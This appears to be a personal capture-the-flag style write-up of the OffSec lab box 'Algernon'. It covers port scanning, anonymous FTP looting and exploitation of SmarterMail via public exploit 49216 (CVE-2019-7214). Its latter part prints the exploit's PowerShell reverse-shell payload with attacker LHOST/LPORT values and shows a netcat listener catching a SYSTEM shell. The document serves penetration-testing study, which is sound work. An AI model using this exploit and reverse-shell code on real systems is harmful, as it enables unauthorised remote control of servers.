Algernon

Take aways

- Cool method of copying all the accessible files from a FTP share (works anonymously)

```
wget -r ftp://Anonymous:pass@192.168.243.65
```

- Even without a version number dont discount the value of just googling the application and something like “unauthenticated rce poc”
- Using searchsploit and blindly throwing exploits CAN be beneficial too, like worth trying sometimes
- learned an autorecon trick..
    - go into results directory and start a python web server to browse the files nicely, or can just run “code . “ to open it all up in vscode too
    -

starting

Target ip: **192.168.243.65**

I want to get in the habbit of having more enumeration going.

Thinking I want my process to be running rustscan

```
rustscan -a <ip> --ulimit 5000 | tee rustscan_output
```

Running nmap

```
nmap -sC -sV <ip> -oA default_scripts
```

and running auto recon (maybe do this first because it takes awhile)

```
sudo autorecon <ip>
```

looking at autorecon results


port 9998 stuff

Looking through autorecon output as its still running (definitely run this first it takes forever)

The port 9998 enumeration finds a login page with feroxbuster, nmap also identifies the root page and that redirects me to


```
http://192.168.243.65:9998/interface/root#/login
```

nmap / feroxbuster output



```
# Nmap 7.95 scan initiated Fri Aug  8 14:31:00 2025 as: /usr/lib/nmap/nmap --privileged -vv --reason -Pn -T4 -sV -p 9998 "--script=banner,(http* or ssl*) and not (bru
Nmap scan report for 192.168.243.65
Host is up, received user-set (0.051s latency).
Scanned at 2025-08-08 14:31:00 EDT for 159s

PORT     STATE SERVICE REASON          VERSION
9998/tcp open  http    syn-ack ttl 125 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-devframework: Couldn't determine the underlying framework or CMS. Try increasing 'httpspider.maxpagecount' value to spider more pages.
|_http-server-header: Microsoft-IIS/10.0
|_http-errors: ERROR: Script execution failed (use -d to debug)
| http-title: Site doesn't have a title (text/html; charset=utf-8).
|_Requested resource was /interface/root
|_http-jsonp-detection: Couldn't find any JSONP endpoints.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-drupal-enum: Nothing found amongst the top 100 resources,use --script-args number=<number|all> for deeper analysis)
|_http-litespeed-sourcecode-download: Request with null byte did not work. This web server might not be vulnerable
|_http-mobileversion-checker: No mobile version detected.
| http-comments-displayer:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.243.65
|
|     Path: http://192.168.243.65:9998/
|     Line number: 20
|     Comment:
|         <!-- Styles -->
|
|     Path: http://192.168.243.65:9998/
|     Line number: 16
|     Comment:
|         <!-- Title set in directive -->
|
|     Path: http://192.168.243.65:9998/
```



192.168.243.65:9998/interface/root#/login

Welcome to SmarterMail

Email Address * admin

Password * ••••••••


Language English

Too many login attempts. Try again later.

Googling the smartermail default credentials it says admin:admin is the default, that didn't work alongside some others I saw

nikto output


notably nikto identifies a URL, that prompts for credentials again



```
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.243.65
+ Target Hostname:    192.168.243.65
+ Target Port:        9998
+ Start Time:         2025-08-08 14:31:00 (GMT-4)
---------------------------------------------------------------------------
+ Server: Microsoft-IIS/10.0
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: htt
+ Root page / redirects to: /interface/root
+ /EWS/Exchange.asmx: Uncommon header 'request-id' found, with contents: 281a9bda-9918-4f98-ae21-8a9ec05bc3c3.
+ /reports/: This might be interesting.
+ 8633 requests: 0 error(s) and 4 item(s) reported on remote host
+ End Time:           2025-08-08 14:42:44 (GMT-4) (704 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

ferox buster

ferox buster identifies the .well-known aspx config file locations, but I need credentials to access them as was seen in the



192.168.243.65:9998/.well-known/autoconfig/mail.php

ccess is denied due to invalid credentials.

view this directory or page using the credentials that you supplied.

192.168.243.65:9998

This site is asking you to sign in.

this was a error 401,

all the other pages with 200s, didn’t seem to be of interest


Anonymous ftp access

This was all digging a bit deep, the obvious big thing of interest is that there is a FTP server with anonmyous FTP login available

perhaps something with creds will be in here

basically when logging in anonmyously I am able to list the contents of 4 directories, but I am unable to download the entire directories

```
ftp anonymous@192.168.243.65
```



```
ftp> ls
229 Entering Extended Passive Mode (|||50264|)
150 Opening ASCII mode data connection.
04-29-20  10:31PM       <DIR>          ImapRetrieval
08-08-25  11:40AM       <DIR>          Logs
04-29-20  10:31PM       <DIR>          PopRetrieval
04-29-20  10:32PM       <DIR>          Spool
226 Transfer complete.
```

I went into the logs directory and discovered I can download the individual files so I did that


```
mget *

then spamming enter to download all the files in the directory
```

Then i exited the ftp instance and used grep to look through all the files I downloaded

```
exit

grep -r "admin" .
```



```
┌──(kali㉿kali)-[~/offsec/windows_pg/algernon]
└─$ grep -r "admin" .
./2020.05.12-administrative.log:03:35:45.726 [192.168.118.6] User @ calling create primary system admin, username: admin
./2020.05.12-administrative.log:03:35:47.054 [192.168.118.6] Webmail Attempting to login user: admin
./2020.05.12-administrative.log:03:35:47.054 [192.168.118.6] Webmail Login successful: With user admin
./2020.05.12-administrative.log:03:35:55.820 [192.168.118.6] Webmail Attempting to login user: admin
./2020.05.12-administrative.log:03:35:55.820 [192.168.118.6] Webmail Login successful: With user admin
./2020.05.12-administrative.log:03:36:00.195 [192.168.118.6] User admin@ calling set setup wizard settings
./2020.05.12-administrative.log:03:36:08.242 [192.168.118.6] User admin@ logging out
./2025.08.08-administrative.log:11:40:44.639 [192.168.45.174] Webmail Attempting to login user: admin
./2025.08.08-administrative.log:11:40:48.654 [192.168.45.174] Webmail Attempting to login user: admin
./2025.08.08-administrative.log:11:40:51.014 [192.168.45.174] Webmail Attempting to login user: admin
./2025.08.08-administrative.log:11:41:00.045 [192.168.45.174] Webmail Attempting to login user: admin@algernon.com
./2025.08.08-administrative.log:11:41:03.670 [192.168.45.174] Webmail Attempting to login user: admin@algernon.com
./2025.08.08-administrative.log:11:41:05.639 [192.168.45.174] Webmail Attempting to login user: admin@algernon.com
./2025.08.08-administrative.log:11:44:05.029 [192.168.45.174] Webmail Attempting to login user: admin
./2025.08.08-administrative.log:11:44:26.514 [admin] Added to IDS block list for violating rule Login Brute Force.
./2025.08.08-administrative.log:11:44:26.514 [192.168.45.174] Webmail Attempting to login user: admin
./2025.08.08-administrative.log:11:44:29.029 [192.168.45.174] Webmail Login failed: Too many login attempts for user admin. Brute force attempts increased to 9. User brute force attempts increased to 6. Next clean available at 8/8/2025
11:45:05 AM
```


the administrative logs seemed most interesting

Ahah

Well this turned out to be just searchsploiting smarter mail and then throwing an exploit at it for rce

```
searchsploit smartermail


https://www.exploit-db.com/exploits/49216
```




```
┌──(kali㉿kali)-[~/…/windows_pg/algernon/192.168.243.65/Spool]
└─$ searchsploit smartermail
------------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                            |  Path
------------------------------------------------------------------------------------------ ---------------------------------
SmarterMail 16 - Arbitrary File Upload                                                    | multiple/webapps/48580.py
SmarterMail 7.1.3876 - Directory Traversal                                                | windows/remote/15048.txt
SmarterMail 7.3/7.4 - Multiple Vulnerabilities                                            | asp/webapps/16955.txt
SmarterMail 8.0 - Multiple Cross-Site Scripting Vulnerabilities                           | asp/webapps/16975.txt
SmarterMail < 7.2.3925 - LDAP Injection                                                   | asp/webapps/15189.txt
SmarterMail < 7.2.3925 - Persistent Cross-Site Scripting                                  | asp/webapps/15185.txt
SmarterMail Build 6985 - Remote Code Execution                                            | windows/remote/49216.py
SmarterMail Enterprise and Standard 11.x - Persistent Cross-Site Scripting                | asp/webapps/31017.php
smartermail free 9.2 - Persistent Cross-Site Scripting                                    | windows/webapps/20362.py
SmarterTools SmarterMail 4.3 - 'Subject' HTML Injection                                   | php/webapps/31240.txt
SmarterTools SmarterMail 5.0 - HTTP Request Handling Denial of Service                    | windows/dos/31607.py
------------------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results

┌──(kali㉿kali)-[~/…/windows_pg/algernon/192.168.243.65/Spool]
└─$

┌──(kali㉿kali)-[~/…/windows_pg/algernon/192.168.243.65/Spool]
└─$ searchsploit -p 49216
  Exploit: SmarterMail Build 6985 - Remote Code Execution
      URL: https://www.exploit-db.com/exploits/49216
     Path: /usr/share/exploitdb/exploits/windows/remote/49216.py
    Codes: CVE-2019-7214
 Verified: False
File Type: Python script, ASCII text executable, with very long lines (4852)

┌──(kali㉿kali)-[~/…/windows_pg/algernon/192.168.243.65/Spool]
└─$ 
```



> kali > offsec > windows_pg > algernon > 49216.py > …


```
# Exploit Title: SmarterMail Build 6985 - Remote Code Execution
# Exploit Author: 1F98D
# Original Author: Soroush Dalili
# Date: 10 May 2020
# Vendor Hompage: re
# CVE: CVE-2019-7214
# Tested on: Windows 10 x64
# References:
# https://www.nccgroup.trust/uk/our-research/technical-advisory-multiple-vulnerabilities-in-smartermail/
#
# SmarterMail before build 6985 provides a .NET remoting endpoint
# which is vulnerable to a .NET deserialisation attack.
#
#!/usr/bin/python3

import base64
import socket
import sys
from struct import pack

HOST='192.168.1.1'
PORT=17001
LHOST='192.168.1.2'
LPORT=4444

psh_shell = '$client = New-Object System.Net.Sockets.TCPClient("'+LHOST+'",'+str(LPORT)+');$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $s
psh_shell = psh_shell.encode('utf-16')[2:] # remove BOM
psh_shell = base64.b64encode(psh_shell)
psh_shell = psh_shell.ljust(1360, b' ')
```

looking at the exploit code I need to modify some variables to match my target and local system where I will be hosting a listener




```
#
# SmarterMail before build 6985 provides a .NET remoting endpoint
# which is vulnerable to a .NET deserialisation attack.
#
#!/usr/bin/python3

import base64
import socket
import sys
from struct import pack

HOST='192.168.243.65'
PORT=17001
LHOST='192.168.45.174'
LPORT=1234
```

note: changing the port to the port the web service was running at, did not work running the script popped a shell



```
┌──(kali㉿kali)-[~/offsec/windows_pg/algernon]
└─$ python3 49216.py

┌──(kali㉿kali)-[~/offsec/windows_pg/algernon]
└─$ 
```

```
┌──(kali㉿kali)-[~/offsec/windows_pg/algernon]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.45.174] from (UNKNOWN) [192.168.243.65] 50436
id
PS C:\Windows\system32> whoami
nt authority\system
PS C:\Windows\system32> 
```